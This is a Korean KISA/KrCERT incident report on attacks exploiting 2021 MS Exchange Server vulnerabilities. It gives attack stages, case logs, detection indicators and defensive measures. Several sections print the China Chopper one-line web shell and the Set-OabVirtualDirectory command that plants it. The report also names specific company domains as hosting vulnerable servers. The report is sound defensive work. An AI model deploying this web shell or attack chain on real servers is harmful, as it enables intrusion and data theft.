

# 당신의 메일서버는 안녕하십니까?

「2021 MS Exchange Server 취약점 악용」



인터넷침해대응센터  
**Krcert/CC**  
KOREA INTERNET SECURITY CENTER

**KISA**  **한국인터넷진흥원**

## CONTENTS

1. 서 론 .....	1
2. 공격기법 .....	2
3. 사례연구 1 : Outlook 통한 2차 감염 시도 .....	5
4. 사례연구 2 : 관리자 권한 획득 후 계정정보 유출 .....	20
5. 결 론 .....	29
[별첨1] 보안정책 수립 참고사항 .....	30
[별첨2] ATT&CK frame Matrix .....	32
[별첨3] 침해지표 및 탐지방안 .....	33

본 보고서의 내용에 대해 진흥원의 허가 없이 무단전재 및 복사를  
금하며, 위반시 저작권법에 저촉될 수 있습니다.

집 필 : 침해사고분석단 사고분석팀  
이재춘 책임, 강동화 선임,  
윤수진 선임, 김광연 팀장  
감 수 : 신대규 본부장, 임진수 단장



인터넷침해대응센터  
**KrCERT/CC**  
KOREA INTERNET SECURITY CENTER

# 1. 서론

## □ 개 요

MS Exchange Server는 전자 메일, 연락처, 일정 등의 기능을 제공하는 협업 소프트웨어로 많은 사용자를 확보하고 있어서 국제적으로 해당 소프트웨어를 대상으로 하는 공격이 많습니다.

최근 국내에서도 MS Exchange Server를 대상으로 한 침해사고들이 발생하였고, 한국인터넷진흥원(이하 KISA)의 사고분석팀은 이와 관련된 피해기업의 침해사고 분석과 확산 방지를 위한 조치를 취하였습니다.

KISA 사고분석팀은 침해사고 분석 중 크게 두 가지 필요성을 느꼈습니다.

하나는 MS Exchanger Server 운영자가 해당 취약점에 대해서 확인할 수 있는 사항의 정리입니다. 이에 KISA 사고분석팀은 해당 취약점을 악용한 공격기법 및 공격자가 남기는 공격흔적(침해지표, IoC)를 연구·분석하여 정리했습니다.


다른 하나는 침해사고 이후에도 패치만 하면 된다는 오해를 바로 잡는 것입니다. 침해사고 인터뷰 중 피해기업이 자사 시스템 장악 당하여도 패치만 하면 된다고 오인하고 있는 것을 발견하였습니다.

이는 잘못된 상식으로 침해사고에 대한 별도의 조치가 필요합니다. 또한 공격 대상이 될 수 있는 서버들도 알려져 있는 대상과 달라, 정확한 가이드 문서가 필요합니다.

따라서 본 보고서에서는 잘못된 정보를 바로잡고, 2021년 MS Exchange Server의 공격기법의 특징 및 특성 등을 명확하게 제공하여 기업의 인프라 관리자나 침해사고 대응조직이 구체적인 방어 계획을 수립할 수 있도록 도움이 되고자 작성하였습니다.

## 2. 공격기법

### □ 개요도



[MS Exchange Server의 2021년 취약점을 악용한 공격 절차]

### □ 공격기법 개요

#### ① 대상선정(Reconnaissance)

대상선정은 공격자가 공격 성공 가능성이 높은 대상을 찾는 단계입니다. 취약점 스캐너 도구, 온라인 스캔 정보 사이트를 활용하기도 하고, 직접 무작위 포트 스캔 등을 통해 취약한 메일 서버를 파악합니다.

공격자는 이를 통하여 2021년 3월에 발표된 패치를 적용하지 않은 MS Exchange Server를 사용하는 기업을 공격 대상으로 선정할 수 있습니다.

## ② 초기공격(Initial Access), 권한상승(Privilege Escalation)

공격자는 메일서버의 취약점(CVE-2021-26855)을 공격할 수 있는 공격코드(PoC\*) 등을 이용하여 공격을 수행하며, 성공 시 메일서버에 침투할 수 있는 일부 권한을 획득하게 됩니다.

\*PoC : Proof of Concept, 실제 공격을 할 수 있는 공격코드

### ③-① 파일 쓰기 취약점 실행(Execution)

공격자는 임의의 경로에 파일을 생성하거나 수정할 수 있는 파일 쓰기 취약점(CVE-2021-26858 또는 CVE-2021-27065)을 악용합니다. 공격자는 이를 발판으로 ④-①에서 웹셀을 생성하고 추가 공격을 할 수 있습니다.

### ③-② 역직렬화 취약점 실행(Execution)

공격자는 메일서버에 침투한 후 ③-①의 방법을 사용하지 않더라도, 역직렬화 취약점(CVE-2021-26857)\*으로 관리자 권한을 획득하여 시스템을 장악할 수 있습니다.

\*역직렬화 취약점 : 직렬화(객체를 전송 가능한 형태로 변형)된 수신 데이터를 다시 객체로 변형하는 과정에서 발생하는 취약점

이후, 공격자는 ④-②의 공격방법을 이어갑니다.

### ④-① 지속공격(Persistence)

공격자는 ③-①에서 파일쓰기 취약점을 사용하였으며, 이를 통해 공격자는 웹셀을 생성하거나 업로드 하였습니다. 이후, 공격자는 이 웹셀들을 통하여 메일서버에 지속적인 접근하였습니다.

### ④-② 권한상승(Privilege Escalation)

공격자는 ③-②의 역직렬화 취약점을 통하여 시스템 관리자 권한을 획득 하였습니다. 따라서 공격자는 메일서버를 향후 공격자가 원하는 대로 사용하기 위해 다양한 추가 공격이 가능합니다.

실제, 공격자는 추가 공격을 위한 다양한 시스템 명령어들을 수행하였는데, 그 중 대표적인 것들은 배치파일(.bat)이나 파워셸 스크립트를 사용하여 주기적으로 악성코드 계속 감염될 수 있는 환경을 만드는 것이었습니다.

#### ⑤ 추가공격(Persistence, Privilege Escalation, Command and Control, Exfiltration, Lateral Movement, Impact)

공격자는 이후 자신의 목적에 따른 공격을 수행합니다. 해외에서는 해당 취약점으로 랜섬웨어에 감염된 기업사례가 다수 확인되었으나, KISA에서 분석했던 국내 피해기업의 경우 내부 침투 목적의 원격제어 악성코드들의 전파 흔적이나 랜섬웨어 감염은 없었던 것으로 확인되었습니다.

#### <참고>

이번에 악용된 MS Exchange Server의 취약점 공격기법은 크게 2가지로 구분할 수 있습니다.

- 1) ③-①의 파일쓰기 취약점을 악용한 이후 ④-① 공격
- 2) ③-②의 역직렬화 취약점을 악용한 이후 ④-② 공격

이는 공격자의 공격 성향 및 목적, 시기에 따라 달라지며, 국내에서 분석한 침해 사고 사례에서는 2가지의 형태가 모두 발견되었습니다.


### 3. 사례분석 1 : Outlook 통한 2차 감염 시도

공격자가 취약한 MS Exchange Server를 공격할 때 특정 취약점 (CVE-2021-26855)을 반드시 사용하지만, 그 이후 어떤 취약점(파일 쓰기 취약점, 역직렬화 취약점)을 악용 하느냐에 따라 공격방법을 2가지로 구분할 수 있습니다.

본 장에서는 파일쓰기 취약점(CVE-2021-26858 또는 CVE-2021-27065)을 악용한 사례에 대하여 살펴보도록 하겠습니다.

#### □ 침해사고 사례 요약

##### 사례1 ) A社 전파사례



##### MITRE ATT&CK

- ① 대상선정(Reconnaissance)
- ② 공격자원 확보(Resource Development)
- ③ 최초침투(Initial Access), 권한상승(Privilege Escalation)
- ④ 실행(Execution) : 웹셸 업로드
- ⑤ 명령제어(Command and Control)
- ⑥ 지속공격 (Persistence )
- ⑦ 내부전파(Lateral movement)

[침해사고 개요도]

공격자는 검색을 통하여 대상(이하 A社)을 물색한 이후 취약점

(CVE-2021-26855) 공격코드를 주입하여 메일서버 권한을 획득 하였습니다.

이후 공격자는 OAB(offline address book)\* 설정 파일에 한글 웹셀을 삽입하여 내부전파를 시도하였습니다. 다행히 본 침해사고 사례에서는 백신 등의 탐지로 인하여 메일서버 이외 추가 피해는 없었던 것을 확인하였습니다.

- \* OAB : Offline Address Book, 오프라인 주소록, MS Exchange Server에서 제공하는 주소록 기능으로 Outlook이 Exchange Server와 통신할 때 다운 받게 되는 주소록. Exchange server와 통신하지 않는(오프라인) 상황에서 해당 파일을 참조



## □ 단계별 사고사례 상세분석

### ① 대상선정(Reconnaissance)

#### <T1595 Active Scanning>

- 공격자는 인터넷에 노출된 취약한 MS Exchange Server 사용하는 기업을 해킹하기 위해 취약점 스캐너 및 스캔정보 제공 사이트 등으로 공격대상을 선정할 수 있습니다.
- 금번 MS Exchange Server 취약점의 특징은 443포트를 통하여 취약한 버전의 온-프레미스로 구축된 Exchange Server를 확인할 수 있다는 점입니다.

The following table summarizes the SSL Certificate information extracted from the three screenshots:

Domain	Issued By	Common Name	Organization	Supported SSL Versions
futuretech.co.kr	FUTURETECH-MAIL-CA	mail.futuretech.co.kr	future	SSLv3, TLSv1, TLSv1.1, TLSv1.2
gsconst.co.kr	Sectigo RSA Organization Validation Secure Server CA	*gsconst.co.kr	GS Engineering & Construction Corp.	TLSv1, TLSv1.1, TLSv1.2
bnksys.co.kr	RapidSSL RSA CA 2018	*bnksys.co.kr	DigiCert Inc	TLSv1, TLSv1.1, TLSv1.2

[취약점이 존재하는 국내 Exchange Server 2013 / 2016을 검색한 결과]

- 본 침해사고 사례에서는 ③ 초기공격 이후에도 많은 공격자들이 반복하여 ③의 초기 공격을 반복한 것을 확인할 수 있었는데, 이는 해당 기업의 메일서버가 취약하다는 것을 쉽게 검색할 수 있기 때문으로 추정됩니다.

#### 대응 전략

시스템 보안	<ul style="list-style-type: none"> <li>▶ 운영체제 및 사용중인 주요 SW의 보안 업데이트 적용</li> <li>▶ 불필요한 네트워크 서비스의 경우 중단 또는 기능 삭제</li> </ul>
네트워크 보안	<ul style="list-style-type: none"> <li>▶ 방화벽 설정 등을 통해 외부에서 들어오는 스캐닝 등 차단</li> </ul>

## ② 공격자원 확보(Resource Development)

### <T1587.4 Development Capability - Exploit>

- 공격자는 공격대상의 Exchange Server 도메인과 IP를 가장 먼저 확보하여야 합니다.
- 이후, 공격자가 숙련된 해커가 아니라도 인터넷상에 존재하는 PoC와 다양한 공격도구 등을 활용하여 쉽게 메일서버를 공격할 수 있습니다.

#### CVE-2021-26855-PoC

PoC exploit code for CVE-2021-26855.

Original code was developed by <https://github.com/GreyOrder>.

CVE-2021-26855 ssrf simple use of golang exercises Affected version

Exchange Server 2013 is less than CU23  
Exchange Server 2016 is less than CU18  
Exchange Server 2019 is less than CU7

Conditions of use

This vulnerability is different from previous exchange vulnerabilities. This vulnerability does not require a user identity that can log in. It can obtain internal user resources without authorization. It can be used with CVE-2021-27065 to implement remote command execution.

Vulnerability trigger requirements

[인터넷에 공개된 CVE-2021-26855 PoC]

- 실제 사례에서 공격자들이 일반적인 웹 브라우저 뿐 아니라 별도의 공격도구를 사용하는 것을 확인하였습니다.

#### 대응 전략


시스템 보안	<ul style="list-style-type: none"> <li>▶ 운영체제 및 사용중인 주요 SW의 보안 업데이트 적용</li> <li>▶ 불필요한 네트워크 서비스의 경우 중단 또는 기능 삭제</li> </ul>
보안장비 설정	<ul style="list-style-type: none"> <li>▶ 신규 공격 기법들에 대한 모든 보안 모니터링은 현실적으로 어렵지만, 알려진 공격도구들에 대한 시그니처를 IPS 등 보안장비에 세팅하여 차단 또는 알람 설정</li> <li>▶ 『침해지표 및 탐지방안』의 『□ 침해지표 : 공격자 fingerprint』를 활용하여 탐지 시그니처로 등록</li> </ul>

### ③ 초기공격(Initial Access), 권한상승(Privilege Escalation)

<T1190 Exploit Public-Facing Application>

<T1078 Valid Accounts>

- 공격자는 443 포트를 통하여 MS Exchange Server에 접근하여 취약점(CVE-2021-26855) 공격 코드를 주입하였습니다.



- CVE-2021-26855는 SSRF(Server-Side request forgery)\* 취약점으로 공격자는 접근이 불가능했던 서버 내부의 메일서버에 접근할 수 있는 권한을 획득할 수 있습니다.

\* SSRF : CSRF(Client-Side request forgery)가 클라이언트에 위조 HTTP request를 보내는 것이라면 SSRF는 서버 쪽에 위조 HTTP request를 보내는 취약점

```

2021-03-03 16:29:16 XX.XX.XX.XX POST /ecp/x.js &CorrelationID=<empty>;&ClientId=IVEUACKAL
EKHT9WJFFA&cafeReqId=0f2f0754-3011-4a36-b43f-1aae9ad7538b; 443 - 86.105.18.116 Exchange
ServicesClient/0.0.0.0 - 200 0 0 6608
2021-03-03 16:29:16 XX.XX.XX.XX POST /ecp/x.js &CorrelationID=<empty>;&ClientId=TBDNAKHE
OGBFBFYNA&cafeReqId=c9f90fea-cdc1-40df-9d0d-0d4635337370; 443 - 86.105.18.116 python-re
quests/2.25.1 - 200 0 0 22542
2021-03-03 16:29:32 XX.XX.XX.XX POST /ecp/x.js &CorrelationID=<empty>;&ClientId=JYOGBAUUJ
IEPNOSSETW&cafeReqId=57222159-bda6-4fd5-ad57-4f00d6516820; 443 - 86.105.18.116 python-re
quests/2.25.1 - 241 0 0 7480
2021-03-03 16:29:44 61.106.XX.XX POST /ecp/x.js &CorrelationID=<empty>;&ClientId=QGCUEQJ
UEMGAUXCNMAG&cafeReqId=f7d7cfd0-9213-4f8a-b111-63f8ee5e77f1; 443 - 86.105.18.116 pyth
on-requests/2.25.1 - 200 0 0 8441

```

[취약점 공격시 발생하는 웹 로그]

```

2021-03-03T[REDACTED],Request,S:PSA=<PII>
Administrator@[REDACTED]</PII>;S:FE=[REDACTED];S:URL=https://[REDACTED]/ecp/proxyLogon.ecp(
https://[REDACTED]/ecp/x.js);S:Blid=15.0.1236.3;S:ActID=[REDACTED];I32:ATE.C[
[REDACTED].co.kr]=1;F:ATE.AL[REDACTED].co.kr]=0;I32:ADS.C[ansan-ad]=11;F:ADS.AL[ansan-ad]=467.9461;I32:ADR.C[
ansan-ad]=1;F:ADR.AL[ansan-ad]=1926.411;I32:ATE.C[DC1.siflex.co.kr]=1;F:ATE.AL[REDACTED]=0;I32:ATE.C[
[REDACTED]]=12;F:ATE.AL[ansan[REDACTED]]=6.583333;I32:ADS.C[DC1]=2;F:ADS.AL[DC1]=22.26345;I32:ADS.C[
kodc03]=1;F:ADS.AL[kodc03]=10.3192;Db1:WLM.TS=7452

```

[취약점 공격시 발생하는 ECP Active 로그]

- 위 로그에서 x.js 는 웹쉘처럼 보이지만 실제로는 파일이 존재하지 않습니다. 이는 SSRF 취약점 공격에서 사용되는 가상의 파일이기 때문이기 때문입니다. 취약점 공격 성공 여부는 응답코드(Response) 중 status code가 241인 것을 확인하면 됩니다.
- MS Exchange Server 취약점이 매우 위험한 이유는 최초공격으로 공격자가 메일서버의 접근권한까지 획득할 수 있기 때문입니다.

(기존) 접근불가 ⇒ (취약점 공격 후) MS Exchange Server 권한으로 접근가능

## 대응 전략


시스템 보안	<ul style="list-style-type: none"> <li>▶ 운영체제 및 사용중인 주요 SW의 보안 업데이트 적용</li> <li>▶ 불필요한 네트워크 서비스의 경우 중단 또는 기능 삭제</li> </ul>
침해여부 탐지방법	<ul style="list-style-type: none"> <li>▶ 웹 로그에서 다음과 같은 침해지표로 공격여부 확인 가능 <ul style="list-style-type: none"> <li>- 공격자 질의(Request) : /ecp/[랜덤 문자열(알파벳)].js</li> <li>- 서버 응답(Response) : HTTP State Code 241로 응답</li> </ul> </li> </ul>
보안장비 설정	<ul style="list-style-type: none"> <li>▶ 『침해지표와 탐지방안』의 『<input type="checkbox"/> 침해지표 : 인증 우회 및 RCE 취약점 악용』을 활용하여 탐지 시그니처로 등록</li> </ul>

#### ④ 실행(Execution)

<T1072 Software Deployment Tools>

<T1078 Valid Accounts>

- 공격자는 ③단계에서 Exchange Server의 권한을 탈취하였기 때문에 파일 쓰기 취약점(CVE-2021-26858, CVE-2021-27065)을 사용할 수 있습니다.



- 공격자는 Exchange Admin Center의 Virtual directories OAB 설정에 External URL에 웹셸 코드를 생성할 수 있습니다.

##### ① Virtual Directories GUI를 통한 웹셸 생성

Exchange admin center

recipients permissions compliance management organization protection mail flow mobile public folders unified messaging **servers** hybrid

servers databases database availability groups **virtual directories** certificates

Select server:  Select type: All

NAME

Autodiscover (Default Web Site)  
ecp (Default Web Site)  
EWS (Default Web Site)  
mapi (Default Web Site)  
Microsoft-Server-ActiveSync (Default Web Site)  
**OAB (Default Web Site)**  
owa (Default Web Site)  
PowerShell (Default Web Site)

Virtual Directory - Waterfox

OAB (Default Web Site)

Server:  JC Test Server

Last modified time:

Polling interval (minutes):  480

Internal URL:  https://Ctest/OAB  
This Internal URL refers to the URL from which Outlook clients inside the corp can access this virtual directory.

External URL:  http://f/<script lang~</script>  
This External URL refers to the URL from which Outlook clients outside the corp can access this virtual directory.

## ② 한줄 웹셸이 삽입된 설정 파일

```


Name : OAB (Default Web Site)
PollInterval : 480
OfflineAddressBooks :
RequireSSL : True
BasicAuthentication : False
WindowsAuthentication : True
OAuthAuthentication : False
MetabasePath : IIS:// /1/ROOT/OAB
Path : C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags :
ExtendedProtectionSPNList :
AdminDisplayVersion : Version 15.1 (Build 1591.10)
Server :
InternalUrl :
InternalAuthenticationMethods : WindowsIntegrated
ExternalUrl : http://f/<script language="JScript" runat="server">function Page_Load(){eval(Request["XpZ3Kx0"],"unsafe");}</script>
ExternalAuthenticationMethods : WindowsIntegrated
AdminDisplayName :
ExchangeVersion : 0.10 (14.0.100.0)
DistinguishedName : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=EX2019,CN=Servers,CN=Exchange Administrative Group
Guid : 3c061ce5-23d9-496a-ba86-674fd0a89d5e
ObjectCategory : Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass : top
msExchVirtualDirectory
msExchOABVirtualDirectory
WhenChanged : 2021-03-14 오전 4:56:33
WhenCreated : 2021-03-11 오후 9:49:17
WhenChangedUTC : 2021-03-13 오후 7:56:33
WhenCreatedUTC : 2021-03-11 오후 12:49:17
OrganizationId :
Id : \OAB (Default Web Site)
OriginatingServer :
IsValid : True

```

[CVE-2021-26858 사용을 통한 웹셸 생성]

- 초기 Virtual Directories GUI를 사용하던 공격자들은 터미널 창에 직접 CMD=Set-Oab VirtualDirectory.ExternalUrl="" 등을 입력하여 동일한 효과를 발생시킬 수 있습니다.
- 이와 같이 한줄 웹셸이 삽입된 설정 파일을 해외 기관에서는 China Chopper라고 부릅니다.
- 이는 다음과 같은 이벤트 로그나 ECP 로그에서 확인할 수 있습니다.






The screenshot shows the Windows Event Viewer interface. The top pane lists two information events from 'MSExchange CmdletLogs' on 2021-03-05. The bottom pane shows the details of the selected event (ID 1). The description states that the description for Event ID (1) in Source (MSExchange CmdletLogs) could not be found. The event data (insertion strings) is highlighted with a red box and includes the following information:

- Set-OabVirtualDirectory
- ExternalUrl 'http://f/<script language="JScript" runat="server">function Page\_Load(){eval(Request["mag4"],"unsafe");}</script>' -Identity "OAB (Default Web Site)"
- co.kr/Users/Administrator
- S-1-5-21-861567501-1770027372-725345543-500
- S-1-5-21-861567501-1770027372-725345543-500
- Local-ECF-Unknown
- 12188 w3wp#MSExchangeECPAppPool

[이벤트 로그]



The screenshot shows a network log entry for a request to 'Set-OabVirtualDirectory'. The log entry is as follows:

```
2021-03-05T09:24:03.008Z,MAIL3,ECP.Request,"S:TIME=216306;S:SID=4624b108-8891-4df8-99d5-49a3dd1c3026;S:CMD=Set-OabVirtualDirectory.ExternalUrl='http://f/<script language="JScript" runat="server">function Page_Load(){eval(Request["mag4"],"unsafe");}</script>'.Identity='55be0171-0d25-4267-acef-ad7ec3780879';S:REQID=;S:URL=/ecp/DDI/DDIService.svc/SetObject?msExchEcpCanary=N9pljg5QkU2jum0T8GwcjSPRkj1K4dgIVPpXXDwYTFULrx6L0LSkteXIZ_67X1uiib_t137wj70.&schema=OABVirtualDirectory;S:EX=;S:ACTID=7480e9a1-648d-4de6-9db9-1364941a0274;S:RS=0;S:BLD=15.0.1497.2"
```

[ECP 로그]

## 대응 전략

시스템 보안	<ul style="list-style-type: none"> <li>▶ 운영체제 및 사용중인 주요 SW의 보안 업데이트 적용</li> <li>▶ 불필요한 네트워크 서비스의 경우 중단 또는 기능 삭제</li> </ul>
침해여부 탐지방법	<ul style="list-style-type: none"> <li>▶ 이벤트 로그에서 Set-OabVirtualDirectory를 사용 하였는지 확인</li> </ul>



## ⑤ 지속공격(Persistence)

<T1505.003 Server Software Component: Web Shell>

<T1078 Valid Accounts>

- 공격자는 ④의 과정에서 생성된 한줄 웹셸을 악용하여 추가 웹셸을 업로드 할 수 있습니다.
- A社 공격자는 다음을 포함한 다수의 웹셸을 추가로 업로드 하였습니다.

\*추가 웹셸 : /owa/auth/logout.aspx, /owa/auth/error.aspx

```
2021-03-03 03:42:17 XX.XX.XX.XX GET /owa/auth/logout.aspx httpCode=404&CorrelationID=<empty>;&ClientId=JEMHIXU0ASWAYCGRJBG&cafeReqId=0faaf9bd-423b-45fa-b221-14f6c556886b; 443 - XX.XX.XX.XX Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/83.0.4103.116+Safari/537.36 - 200 0 0 14449
2021-03-03 03:42:32 XX.XX.XX.XX POST /owa/auth/logout.aspx &CorrelationID=<empty>;&ClientId=YEFBEDFEGZAQ0SWXQMA&cafeReqId=ba058dcc-f08f-462f-bbe5-4c40fabcb2619; 443 - XX.XX.XX.XX - - 200 0 0 15
2021-03-03 03:43:37 XX.XX.XX POST /owa/auth/logout.aspx &CorrelationID=<empty>;&ClientId=IYMBOKUMV9TZOXOYF9W&cafeReqId=298ffb28-97ad-4386-a3c0-951379cae527; 443 - XX.XX.XX.XX - - 200 0 0 15
```

[logout.aspx 탐지 웹 로그]

```
2021-03-03 03:43:07 XX.XX.XX.XX POST /owa/auth/error.aspx &CorrelationID=<empty>;&ClientId=FECJEEVPJ0YTMZGQFWYFA&cafeReqId=da55873f-5cb1-4bce-9ebd-50dbc448acaf; 443 - XX.XX.XX.XX Mozilla/5.0+(compatible;+Baiduspider/2.0;+http://www.baidu.com/search/spider.html) https://autodiscover.XX.XX.XX.XX/ 302 0 0 0
